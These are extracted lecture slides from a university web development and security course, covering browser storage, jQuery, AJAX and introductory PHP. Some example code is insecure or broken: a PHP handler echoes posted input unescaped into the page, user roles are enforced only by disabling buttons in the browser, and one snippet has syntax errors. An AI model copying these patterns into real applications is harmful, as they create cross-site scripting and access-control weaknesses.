class="fa fa-trash"></i></button>';

}
```

Dynamic Tables – Delete a Row

```
function deleteStudent(r) {  
    var i = r.parentNode.parentNode.rowIndex;  
    document.getElementById("student_table").deleteRow(i);  
}
```

Store Data in Browser Storage

Stores data in browser storage for later use. It is useful for front-end developers who have no database.

Data can be used in different pages. So, it could be a mechanism of passing data to other pages.

Three ways to store data:

- Local Storage
- Session Storage
- Cookies

Motivating Example

Admins can add/delete students but lecturers can only see students:

Sign In

Email:
john@adfa.edu.au

Password:
.....

Remember me

Sign in

Sign In

Email:
reza@adfa.edu.au

Password:
.....

Remember me

Sign in

Admin can add/delete – Buttons are active

Lecturer can't add/delete – Buttons are disabled

Student Information

First name:

Last name:

Add Student

First Name	Last Name
Jack	Smith
Maria	Brown

Student Information

First name:

Last name:

Add Student

First Name	Last Name
Jack	Smith
Maria	Brown

Cookies vs Local Storage vs Session Storage

	Cookies	Local Storage	Session Storage
Capacity	4kb	10mb	5mb
Browsers	HTML4/HTML5	HTML5	HTML5
Accessible from	Any window	Any window	Same tab
Expires	Manually set	Never	On tab close
Storage location	Browser and server	Browser only	Browser only
Sent with requests	Yes	No	No

Local Storage

```
localStorage.setItem('userType', 'student');  
console.log(localStorage.getItem('userType'));  
localStorage.removeItem('userType');
```

Session Storage

```
sessionStorage.setItem('userType', 'student');

console.log(sessionStorage.getItem('userType'));

sessionStorage.removeItem('userType');
```

Session Storage – Store Objects

```
UserData = {name: 'Reza', role: 'Lecturer';  
sessionStorage.setItem('user', userData); //This will store data as an object, not very useful  
sessionStorage.setItem('user', JSON.stringify(userData)); //Better to store it as a string  
JSON.parse(sessionStorage.getItem('user')); //Convert the string back to object  
JSON.parse(sessionStorage.getItem('user')).name; //Returns user's name
```

Cookies

```
document.cookie = 'userName=Reza';

document.cookie = 'userName=Reza ; expires=' + new Date(2023,4,4);

function setCookie(cname, cvalue, exdays) {

    const d = new Date();

    d.setTime(d.getTime() + (exdays*24*60*60*1000));

    let expires = "expires=" + d.toUTCString();

    document.cookie = cname + "=" + cvalue + ";" + expires + ";path=/";

}
```

These don't work on a local file. They can be running on a server (local or remote)

jQuery

- jQuery is a powerful JavaScript library
- There are three branches of jQuery; 1.x, 2.x and 3.x, designed for different environment
- Many functions to make programming tasks easier
- Uses short-hand notations
- Outline for jQuery:
 - Introduction
 - Selectors
 - Events
 - Ajax

Different Flavors of jQuery

- **Version 1.x**
- First stable release of jQuery
- Supports older web browser
- **Version 1.12 is the best**
- **Version 2.x**
- Does not support IE version 6 – 8 (does not support older versions)
- Faster and smaller than version 1.x
- **Version 3.x**
- Current version 3.6.0 launched in March 2021
- For loops are introduced in 3.x
- Code for showing and hiding have been upgrade (.show(),.hide())
- Increase compatibility with responsive design
- Download the latest jQuery from <https://jquery.com/download/>

jQuery

- To use jQuery, you must include it in your HTML
- jQuery uses “\$” symbol which acts as the jQuery factory method
- For changing the font family of all paragraphs to monospace, use the following statement

```
$('p').css('font-family', 'monospace')
```

- Adding a border to a <code> element


```
$('code').css('border', '1px solid #aaa')
```

- Hiding the element with id="test"

```
$("#test").hide()
```

jQuery Example

```
<!DOCTYPE html>
<html>
<head>
<script
src="https://ajax.googleapis.com/ajax/libs/jquery/3.6.0/jquery.min.js"></script>
</head>
<body>
The jQuery library uses either the <code>$()</code>
or <code>jQuery()</code> function names.
<script>
$('code').css('border', '1px solid #aaa')
</script>
</body>
</html>
```



jQuery Example

```
<!DOCTYPE html>
<html>
<head>
<script
src="https://ajax.googleapis.com/ajax/libs/jquery/3.6.0/jquery.min.js"></script>
<script>
$(document).ready(function(){
    $("p").click(function(){
        $(this).hide();
    });
});
</script>
</head>
<body>


If you click on me, I will disappear.



Click me away!


</body>
</html>
```

If you click on me, I will disappear.

Click me away!

If you click on me, I will disappear.

jQuery/CSS Selectors

- Styling one or more elements using CSS and applying jQuery on the same selected elements
- **Element Selector**
- Select the element manipulated by jQuery
- List its name within the parenthesis following by \$ symbol

```
$(selector).action()
```

- Changing the background color of all <blockquote> elements

```
$('blockquote').css('background', 'red')
```

- **ID Selector**
- Apply jQuery to the IDs by placing a “#” character in-front of the ID

```
$('#advert').css('border', '3px dashed red')
```

jQuery/CSS Selectors

- **Class Selector**
- Manipulate groups of elements according to the class they use:

```
$('.new').css('text-decoration', 'underline')
```

- **Combining the Selectors**
- Just like CSS, selectors can be combined into a single jQuery using commas:

```
($('blockquote, #advert, .new').css('font-weight', 'bold'))
```

- **Events**
- jQuery allows us to assign **handler functions** to **events** on selected **elements**
- Example

```
($("button") . click (function (){ alert("Hello"); }));
```

jQuery/CSS Selectors - Example

```
<!DOCTYPE html>
```

```
<html>
```

```
<head>
```

```
<title>Second jQuery Example</title>
```

```
<script src="https://ajax.googleapis.com/ajax/libs/jquery/3.6.0/jquery.mir This is my new website
```

```
<script>
```

```
$(document).ready(function(){
```

```
    $("button").click(function(){
```

```
        $('blockquote').css('background', 'lime');
```

```
        $('#advert').css('border', '3px dashed red');
```

```
        $('.new').css('text-decoration', 'underline');
```

```
        $('blockquote, #advert, .new').css('font-weight', 'bold');
```

```
});
```

```
});
```

```
</script>
```

```
</head>
```

```
<body>
```

Powerful and flexible as JavaScript is, with a plethora of built-in functions, it is still necessary to use additional code for simple things that cannot be achieved natively or with CSS, such as animations, event handling, and asynchronous communication.

This is an ad

Add classes to elements

Powerful and flexible as JavaScript is, with a plethora of built-in functions, it is still necessary to use additional code for simple things that cannot be achieved natively or with CSS, such as animations, event handling, and asynchronous communication.

This is an ad

This is my new website

Add classes to elements

jQuery/CSS Selectors - Example

```
<!DOCTYPE html>


<html>
<head>
<script src="https://ajax.googleapis.com/ajax/libs/jquery/3.5.1/jquery.min.js"></script>
</head>
<body>
<h2>Click in and out of these fields</h2>
<input id='first'> <input> <input> <input>
<script>
$('#first').focus()
$('input').focus(function() { $(this).css('background', 'yellow') } )
$('input').blur(function() { $(this).css('background', 'grey') } )
</script>
</body>
</html>
```

Click in and out of these fields



jQuery/CSS Selectors - Example

```
<!DOCTYPE html>
<html>
<head>
<title>Events: submit</title>
<script src="https://ajax.googleapis.com/ajax/libs/jquery/3.5.1/jquery.m
</head>
<body>
<form id='form'>
First name: <input id='fname' type='text' name='fname'><br>
Last name: <input id='lname' type='text' name='lname'><br>
<input type='submit'>
</form>
<script>
$('#form').submit(function()
{
if ($('#fname').val() == "" ||
$('#lname').val() == "")
{
alert('Please enter both names')
return false
}
})
</script>
</body>
</html>
```



jQuery/CSS Selectors - Example

Summary

Selector	Example	Description
*	<code>\$("")</code>	All elements
#id	<code>\$("#fred")</code>	The element with id="fred"
.class	<code>\$(".ethel")</code>	All elements with class "ethel"
HTML element type	<code>\$(“p”)</code>	All <code><p></code> elements
Parent descendant	<code>\$(“div p”)</code>	All <code><p></code> elements that are descendants of a <code><div></code>

More jQuery Examples

- **To hide the first column of a table**

```
$('#items th:eq(0)').hide();
```

- **To add an extra cell to each row**

```
$('#items tbody tr').append('<td>Extra cell</td>');
```

- **To hid contents of column 4**

```
$('#items td:nth-child(4)').hide();
```

jQuery and Ajax

- AJAX – Asynchronous JavaScript and XML
- It is about loading data in the background and displaying it on the webpage, without reloading the whole page
- Ajax is not a single technology, but rather a combination of HTML, CSS, the DOM, and JavaScript
- Applications using AJAX
 - Gmail
 - Google Maps
 - Youtube
 - Facebook tabs
- jQuery provides several methods for AJAX functionality
- Request text, HTML , XML from a remote server using both Http GET and Http POST
- A single line code is written for AJAX functionality while using jQuery

jQuery and Ajax

load()

- The jQuery load() method is simple, but powerful AJAX method
- It loads data from a server and puts the returned data into the selected element
- Syntax

```
$(selector).load(URL,data,callback);
```

- URL parameter – specifies the URL you wish to load
- data parameter (optional) - specifies a set of query string key/value pairs to send along with the request
- callback parameter (optional) - is the name of a function to be executed after the load() method is completed.

jQuery and Ajax – load()

Let jQuery AJAX Change This Text

Here is the content of our example file: "demo_test.txt":

```
<h2>jQuery and AJAX is FUN!!!</h2>
<p id="p1">This is some text in a paragraph.</p>
```

```
<!DOCTYPE html>
<html>
<head>
<script src="https://ajax.googleapis.com/ajax/libs/jquery/3.6.3/jquery.min.js">
</script>
<script>
$(document).ready(function(){
  $("button").click(function(){
    $("#div1").load("demo_test.txt");
  });
});
</script>
</head>
<body>
<div id="div1"><h2>Let jQuery AJAX Change This Text</h2></div>
<button>Get External Content</button>
</body>
</html>
```

jQuery and AJAX is FUN!

This is some text in a paragraph.



UNSW
CANBERRA

jQuery and AJAX

GET() & POST()

- The jQuery get() and post() methods are used to request/send data from/to the server with an HTTP GET or POST request.
- Syntax

```
$.get(URL, callback);
```

```
$.post(URL, data, callback);
```

- URL – specifies the URL
- Callback (optional) – name of the function to be executed if the request succeeds
- Data (optional) - specifies some data to send along with the request

jQuery and AJAX – get()

```
<!DOCTYPE html>
<html>
<head>
<script src="https://ajax.googleapis.com/ajax/libs/jquery/3.6.3/jquery.min.js">
</script>
<script>
$(document).ready(function(){
  $("button").click(function(){
    $.get("demo_test.php", function(data, status){
      alert("Data: " + data + "\nStatus: " + status);
    });
  });
});
</script>
</head>
<body>
  <button>Send an HTTP GET request to a page and get the result back</button>
</body>
</html>
```

PHP code from demo_test.php:

```
<?php
echo "This is some text from an external PHP
file.";
?>
```

A screenshot of a web browser window. The address bar shows 'localhost'. The main content area contains a button with the text 'Send an HTTP GET request to a page and get the result back'. A red arrow points from the text 'data' in the jQuery code above to the 'data' parameter in the alert message below. An alert dialog box is displayed, titled 'localhost says'. It contains the text 'Data: This is some text from an external PHP file.' and 'Status: success'. There is an 'OK' button at the bottom right of the alert box.

localhost says

Data: This is some text from an external PHP file.
Status: success


OK



jQuery and AJAX – post()

```
<!DOCTYPE html>
<html>
<head>
  <title>AJAX Example</title>
  <script src="https://code.jquery.com/jquery-3.6.0.min.js"></script>
</head>
<body>
  <h1>AJAX Example</h1>
  <input type="text" id="input-text">
  <button id="submit-btn">Submit</button>
  <div id="result"></div>
  <script>
    $(document).ready(function() {
      $('#submit-btn').click(function() {
        $.ajax({
          url: 'submit.php',
          method: 'POST',
          data: { text: $('#input-text').val() },
          success: function(result) {
            $('#result').html(result);
          }
        });
      });
    });
  </script>
</body>
</html>
```

```
<?php
if ($_SERVER['REQUEST_METHOD'] == 'POST') {
  $text = $_POST['text'];
  echo 'You entered: ' . $text;
}
?>
```



AJAX Example

Reza

Submit

You entered: Reza

Final Note

- Continue working on Project 1
- Based on the feedback you received from your peers, please revise the design and work on the front-end coding using HTML, CSS, JavaScript
- Please attend the labs and seek help from your lab demonstrator when you come up with any question or doubt

Introduction to PHP

Web Development and Security (ZEIT3119)

Week 6

Dr. Reza Rafeh

Revision

slido

Join at

slido.com
#3986 139



Outline

- Introduction to PHP
- Variables
- Strings
- Arrays
- Loops
- MySQL
- Functions
- Objects and Classes
- GET and POST Methods
- Complete PHP form
- Web Content Management System
- File Handling

Web Programming Languages

- PHP
- ASP
- Perl
- Java
- Python

Introduction to PHP

- PHP stands for PHP: Hypertext Preprocessor
- PHP is a server-side scripting language, like ASP
- Roots are from C and Perl, but very similar to Java
- PHP scripts are executed on the server
- PHP supports many databases (MySQL, Informix, Oracle, Sybase, Solid, PostgreSQL, Generic ODBC, etc..)
- PHP is an open source software (OSS)
- PHP is free to download and use
- PHP files may contain text, HTML tags and scripts
- PHP files are returned to the browser as plain HTML
- PHP files have a file extension of ".php", ".php3", or ".phtml"


What can PHP do?

- PHP can generate dynamic page content
- PHP can create, open, read, write, delete, and close files on the server
- PHP can collect form data
- PHP can send and receive cookies
- PHP can add, delete, modify data in your database
- PHP can be used to control user-access
- PHP can encrypt data
- It is embedded in HTML files but all the PHP tags are replaced by the server before anything is sent to the web browser

What can PHP do?


- PHP tags
- <?php ?>
- Example

```
<?php  
echo "Hello world";  
?>
```



- “echo” is a built-in function to output the text. Echo and print are the same, only difference is print returns value 1 whereas echo returns nothing. Echo is faster than print and uses different expression
- Common error is forgetting the semi colon

PHP Execution



PHP – Working with Constants

- To define a constant you have to use **define()** function
- To retrieve the value of a constant, you have to simply specify its name.
- A defined constant can never be changed or undefined.
- There is no need to have a constant with a \$.
- A valid constant name starts with a letter or underscore.
- The constant() function will return the value of the constant, but you do not know its name, i.e., it is stored in a variable or returned by a function.
- Example `<?php define("MINSIZE", 50);
echo MINSIZE; ?>`

Instead of echo MINSIZE use
`echo constant("MINSIZE"); // gives the same result`

PHP – Working with Variables

- Variables are used in storing values, such as numbers, strings or function results
- A variable must start with a letter or underscore. It cannot start with a number
- Variable names are case-sensitive.
- Two words in a variable cannot have spaces but there should be a underscore between them
- \$ is used in front of all variables
- It helps to make PHP parser faster
- Example
 - \$x += 10; // Increment \$x by 10
- // indicates comments
- /* */ is used for multiline comment, mostly at the top of files
- iset() function checks if a variable is empty

```
<?php
$mycounter = 1;
$mystring = "Hello";
$myarray = array("One", "Two", "Three");
echo $myarray[1]; // Prints Two
if (isset($mycounter)) {
    echo "Variable 'mycounter' is set.<br>";
}
?>
```

PHP – Working with Strings

- A string variable is used to store and manipulate a piece of text
- Each string should be written in either quotation marks ("") or single quotes ('')
- Example

```
<?php  
$username = "Fred Smith";  
echo $username;  
echo "<br>";  
$current_user = $username;  
echo $current_user;  
?>
```

- Concatenation operator (.) is used to put two string values together

```
<?php  
$txt1="Hello";  
$txt2="How are you?";  
Echo$txt1. " ". $txt2;  
?>
```

PHP – Working with Strings

- `strlen()` function is used to find the length of the string

```
<?php  
echo strlen("Hello world!");  
?>
```

12

- `str_word_count()` function is used to count the number of words in the string

```
<?php  
echo str_word_count("Hello world!");  
?>
```

2

- `strrev()` function reverses the string

```
<?php  
echo strrev("Hello world!");  
?>
```

!dlrow olleH

- `str_replace()` function replaces characters with some other characters in a string

```
<?php  
echo str_replace("world", "Dolly", "Hello  
world!");  
?>
```

Hello Dolly

PHP- Array

- Array: displaying or arranging things in a particular way
- It is a variable which can hold more than 1 value at a time
- Stores multiple values in a single variable
- In PHP we have three different types of array
- **Indexed Arrays** – Array with numeric index
- **Associative Arrays** – Arrays with named keys

```
<!DOCTYPE html><html>
<body>
<?php
$age = array("Peter"=>"35", "Ben"=>"37", "Joe"=>"43");
echo "Peter is " . $age['Peter'] . " years old.";
?>
</body>
</html>
```



Peter is 35 years old.

```
<!DOCTYPE html><html>
<body>
<?php
$cars = array("Volvo", "BMW", "Toyota");
echo "I like " . $cars[0] . ", " . $cars[1] . " and " . $cars[2] . " ";
?>
</body></html>
```




I like Volvo, BMW and Toyota.

PHP- Array

- **Multidimensional Arrays** – Array containing 1 or more arrays

```
<!DOCTYPE html><html><body>
<?php
$cars = array
(
    array("Volvo",22,18),
    array("BMW",15,13),
    array("Saab",5,2),
    array("Land Rover",17,15)
);
echo $cars[0][0].": In stock: ".$cars[0][1].", sold: ".$cars[0][2].".<br>";
echo $cars[1][0].": In stock: ".$cars[1][1].", sold: ".$cars[1][2].".<br>";
echo $cars[2][0].": In stock: ".$cars[2][1].", sold: ".$cars[2][2].".<br>";
echo $cars[3][0].": In stock: ".$cars[3][1].", sold: ".$cars[3][2].".<br>";
?>
</body></html>
```



Volvo: In stock: 22, sold: 18.
BMW: In stock: 15, sold: 13.
Saab: In stock: 5, sold: 2.
Land Rover: In stock: 17, sold: 15.

Commonly Used Array Functions

- array_combine --Creates an array by using one array for keys and another for its values
- array_count_values --Counts all the values of an array
- Array_diff -Computes the difference of arrays
- Array_merge -Merge one or more arrays
- Array_merge_recursive -Merge two or more arrays recursively
- Array_reverse -Return an array with elements in reverse order
- Array_search -Searches the array for a given value and returns the corresponding key if successful
- Array_sum -Calculate the sum of values in an array
- Arsort-Sort an array in reverse order and maintain index association
- Asort-Sort an array and maintain index association
- Krsort-Sort an array by key in reverse order
- Ksort-Sort an array by key

Looping

- Loops provide a way to repeat commands and control how many times they are repeated.

For loop

- is usually controlled by counting
- There is an index variable that you increment or decrement each time through the loop
- When the index reaches some limit condition, then the looping is done and the code continues

While loop

- A while statement is like a repeating if statement. Like an If statement, if the test condition is true: the statements get executed.
- The difference is that after the statements have been executed, the test condition is checked again.
- If it is still true the statements get executed again. This cycle repeats until the test condition evaluates to false.

Looping

When the loop is required?

- Do something for a given number of times or for every object in a collection of objects
- For every radio button in a form, see if it is checked
- For every month of the year, charge \$100 against the balance
- Calculate the sum of all the numbers in a list
- Many loops are counting loops
- They do something a certain number of times

PHP Array and Loop - Examples

```
<?php  
$paper = array("Copier", "Inkjet", "Laser",  
"Photo");  
$j = 0;  
Foreach($paper as $item)  
{  
echo "$j: $item<br>";  
++$j;  
}  
?>
```

0: Copier
1: Inkjet
2: Laser
3: Photo

```
<html>  
  <body>  
    <?php  
      $i=0;  
      do {  
        $i++;  
        echo "The number is " . $i . "<br/>";  
      }  
      while ($i<5);  
    ?>  
  </body>  
  </html>
```

The number is 1
The number is 2
The number is 3
The number is 4
The number is 5

If & Else Statements

- The if, elseif and else statements in PHP are used to perform different actions based on different conditions.
- Conditional Statements
- Very often when you write code, you want to perform different actions for different decisions.
- You can use conditional statements in your code to do this.
- if...else statement -use this statement if you want to execute a set of code when a condition is true and another if the condition is not true
- elseif statement -is used with the if...else statement to execute a set of code if one of several condition are true

If & Else Statements - Examples

```
<html>
  <body>
    <?php
      $d=date("D");
      if ($d=="Fri"){
        echo "Hello!<br/>";
        echo "Have a nice weekend!";
      }
      else
        echo "See you on Monday!";
    ?>
  </body>
</html>
```

```
<html>
  <body>
    <?php
      $d=date("D");
      if ($d=="Fri")
        echo "Have a nice weekend!";
      elseif($d=="Sun")
        echo "Have a nice Sunday!";
      else
        echo "Have a nice day!";
    ?>
  </body>
</html>
```

Switch Statements

- Similar to if statements but try to avoid long blocks of if..elseif..else code
- If you want to select one of many blocks of code to be executed use the Switch statement

```
<html>
  <body>
    <?php
      $x = 17;
      switch ($x) {
        case 1:
          echo "Number 1";
          break;
        case 2:
          echo "Number 2";
          break;
        case 3:
          echo "Number 3";
          break;
        default:
          echo "No number between 1 and 3";
      }
    ?>
  </body>
</html>
```

Functions in PHP

- The real power of PHP comes from its functions.
- In PHP -there are more than 700 built-in functions available.
- Create a PHP Function
- A function is a block of code that can be executed whenever we need it.
- Creating PHP functions:
 - All functions start with the word "function()"
 - Name the function -It should be possible to understand what the function does by its name.
The name can start with a letter or underscore (not a number)
 - Add a "{"-The function code starts after the opening curly brace
 - Insert the function code
 - Add a "}"-The function is finished by a closing curly brace
 - One or more parameters, separated by commas, are optional (as indicated by the square brackets).

Functions in PHP

```
<?php  
echo strrev(" .dlrow olleH"); // Reverse string  
echo str_repeat("Hip ", 2); // Repeat string  
echo strtoupper("hooray!"); // String to  
uppercase  
?>
```

Use of return

```
<?php  
Function square($num){  
    return $num * $num;  
}  
echo square(4);  
?>
```

Answer: 16

Hello world. Hip Hip HOORAY!

```
<?php  
function fix_names($n1, $n2, $n3)  
{  
    $n1 = ucfirst(strtolower($n1));  
    $n2 = ucfirst(strtolower($n2));  
    $n3 = ucfirst(strtolower($n3));  
    return $n1 . " " . $n2 . " " . $n3;  
}  
echo fix_names("WILLIAM", "henry", "gatES");  
?>
```

William Henry Gates

Function - Example

Adding Parameters

- writeMyName() - is a very simple function. It only writes a static string
- To add more functionality to a function, we can add parameters.
- A parameter is just like a variable.
- You may have noticed the parentheses after the function name, like: writeMyName(). The parameters are specified inside the parentheses.
- The following example will write different first names, but the same last name

```
<html>
  <body>
    <?php
      function writeMyName($fname,$punctuation) {
        echo $fname. "Refsnes" . $punctuation . "<br/>";
      }
      echo "My name is ";
      writeMyName("Kai Jim ",".");
      echo "My name is ";
      writeMyName("Hege ","!");
      echo "My name is ";
      writeMyName("Ståle ","...");
    ?>
  </body>
</html>
```

My name is Kai JimRefsnes.
My name is HegeRefsnes!
My name is StåleRefsnes...

Functions – date()

- The first parameter in the date() function specifies how to format the date/time.
- It uses letters to represent date and time formats.
- Here are some of the letters that can be used:
 - d -The day of the month (01-31)
 - m -The current month, as a number (01-12)
 - Y -The current year in four digits
 - Other characters, like "/", ".", or "-" can also be inserted between the letters to add additional formatting:

```
<?php  
echo date("Y/m/d");  
echo "<br/>";  
echo date("Y.m.d");  
echo "<br/>";  
echo date("Y-m-d");  
?>
```

2023/03/30

2023.03.30

2023-03-30

Functions – timestamp

- The second parameter in the date() function specifies a timestamp.
- This parameter is optional.
- If you do not supply a timestamp, the current time will be used.
- In this example we use the mktime() function to create a timestamp for tomorrow.
- The mktime() function returns the Unix timestamp for a specified date.
- Syntax
- mktime(hour,minute,second,month,day,year,is_dst)
- To go one day in the future we simply add one to the day argument of mktime()

```
<?php  
    $tomorrow=mktime(0,0,0,date("m"),date("d")+1,date("Y"));  
    echo "Tomorrow is ".date("Y/m/d", $tomorrow);  
?>
```

Tomorrow is 2023/03/31

Function - Example

```
<html>
<body>
<?php
function coffeetype($type = "Latte"){
    return "Need a cup of $type.";
}
echo coffeetype();
echo "<br/>";
echo coffeetype(null);
echo "<br/>";
echo coffeetype("cappuccino");
?>
</body>
</html>
```

Need a cup of Latte.
Need a cup of .
Need a cup of cappuccino.

Advantages of User Defined Functions

- Functions reduces the repetition of code within a program
- Functions makes the code much easier to maintain
